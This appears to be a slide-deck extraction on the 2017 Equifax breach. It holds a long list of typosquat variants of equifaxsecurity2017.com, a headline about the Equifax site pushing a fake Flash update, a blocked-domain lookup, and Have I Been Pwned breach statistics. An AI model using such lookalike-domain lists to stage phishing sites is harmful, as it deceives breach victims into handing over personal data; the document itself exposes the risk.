equifaxsecurity20117.com  
equifaxsecurity20127.com  
equifaxsecurity2013.com  
equifaxsecurity2015.com  
equifaxsecurity2016.com  
equifaxsecurity2017.net  
equifaxsecurity20176.com  
equifaxsecurity20177.com  
equifaxsecurity20178.com  
equifaxsecurity2017com.com  
equifaxsecurity2018.com  
equifaxsecurity201w.com  
equifaxsecurity2027.com  
equifaxsecurity2037.com  
equifaxsecurity2057.com  
equifaxsecurity207.com  
equifaxsecurity2071.com  
equifaxsecurity20917.com  
equifaxsecurity2097.com  
equifaxsecurity2017.com  
equifaxsecurity20q7.com  
equifaxsecurity21017.com  
equifaxsecurity2107.com  
equifaxsecurity2117.com  
equifaxsecurity217.com  
equifaxsecurity22017.com  
equifaxsecurity2217.com  
equifaxsecurity23017.com  
equifaxsecurity2417.com  
equifaxsecurity2817.com  
equifaxsecurity2917.com  
equifaxsecurity2o17.com  
equifaxsecurity2p17.com  
equifaxsecurity3017.com  
equifaxsecurity6017.com  
equifaxsecurityr017.com  
equifaxsecurityt2017.com  
equifaxsecurityu2017.com  
equifaxsecurityyy2017.com  
equifaxsecuriuty2017.com  
equifaxsecuriuy2017.com  
equifaxsecurivy2017.com  
equifaxsecuriv2017.com

equifaxsecurity2017.com  
equifax3ecurity2017.com  
equifaxaecurity2017.com  
equifaxcecurity2017.com  
equifaxcsecurity2017.com  
equifaxdecurity2017.com  
equifaxecurity2017.com  
equifaxesecurity2017.com  
equifaxesecurity2017.com  
equifaxqecurity2017.com  
equifaxrecurity2017.com  
equifaxsacurity2017.com  
equifaxsaecurity2017.com  
equifaxsceurity2017.com  
equifaxscurity2017.com  
equifaxsdcurity2017.com  
equifaxsdecurity2017.com  
equifaxseaurity2017.com  
equifaxseburity2017.com  
equifaxsec5rity2017.com  
equifaxseccurity2017.com  
equifaxsecerity2017.com  
equifaxsecirity2017.com  
equifaxsecqrity2017.com  
equifaxsecrity2017.com  
equifaxsecruity2017.com  
equifaxsectrity2017.com  
equifaxsecu2ity2017.com  
equifaxsecubity2017.com  
equifaxsecueity2017.com  
equifaxsecuirity2017.com  
equifaxsecurity2017.com  
equifaxsecurity2017.com  
equifaxsecupity2017.com  
equifaxsecuraty2017.com  
equifaxsecureity2017.com  
equifaxsecurety2017.com  
equifaxsecurhty2017.com  
equifaxsecuri4y2017.com  
equifaxsecuridy2017.com  
equifaxsecuriity2017.com  
equifaxsecurioty2017.com  
equifaxsecuripy2017.com  
equifaxsecuriry2017.com  
equifaxsecurit2017.com  
equifaxsecurit2y017.com  
equifaxsecurit92017.com  
equifaxsecuritay2017.com  
equifaxsecuriti2017.com

OCT, 2017, EQUIFAX DATA BREACH


---

# Equifax website borked again, this time to redirect to fake Flash update

Malware researcher encounters bogus download links during multiple visits.

## OCT, 2017, EQUIFAX DATA BREACH

---





## OCT, 2017, EQUIFAX DATA BREACH

---


### Details for centerbluray.info

[SEARCH IN GOOGLE](#)[SEARCH IN VIRUSTOTAL](#)

This domain is currently in the Umbrella block list

This domain is associated with the following type of threat: Potentially Unwanted Application

DNS queries





**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**



**SHAME**

# ';--have i been pwned?

Check if you have an account that has been compromised in a data breach

233

pwned websites

4,729,225,727

pwned accounts

54,521

pastes

51,631,016





























paste accounts

[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate !\[\]\(05be7c7a8995decd503647c99211f7c2\_img.jpg\)](#)

## Pwned websites

Breached websites that have been loaded into this service


Here's an overview of the various breaches that have been consolidated into this site. Each of these has been dumped publicly and is readily available via various sites on the web. This information is also [available via an RSS feed](#).

	711,477,622	Onliner Spambot accounts		819,478	Warframe accounts
				800,157	Onverse accounts
	593,427,119	Exploit.In accounts 		790,724	Brazzers accounts 
	457,962,538	Anti Public Combo List accounts 		777,387	Black Hat World accounts
	393,430,309	River City Media Spam List accounts 		776,125	Abandonia accounts
	359,420,698	MySpace accounts		745,355	Android Forums accounts
	234,842,089	NetEase accounts 		738,556	WildStar accounts
	164,611,595	LinkedIn accounts		735,405	MALL.cz accounts
	152,445,165	Adobe accounts		707,432	Programming Forums accounts
	112,005,531	Badoo accounts  		699,793	mSpy accounts
				657,001	DokéPin accounts



# myspace.com:


Email Addresses, Usernames, Passwords



Using data from <https://haveibeenpwned.com/>

# LinkedIn:


Email Addresses, Passwords



Using data from <https://haveibeenpwned.com/>

# Dropbox:


Email Addresses, Passwords



Using data from <https://haveibeenpwned.com/>

# tumblr:

Email Addresses, Passwords

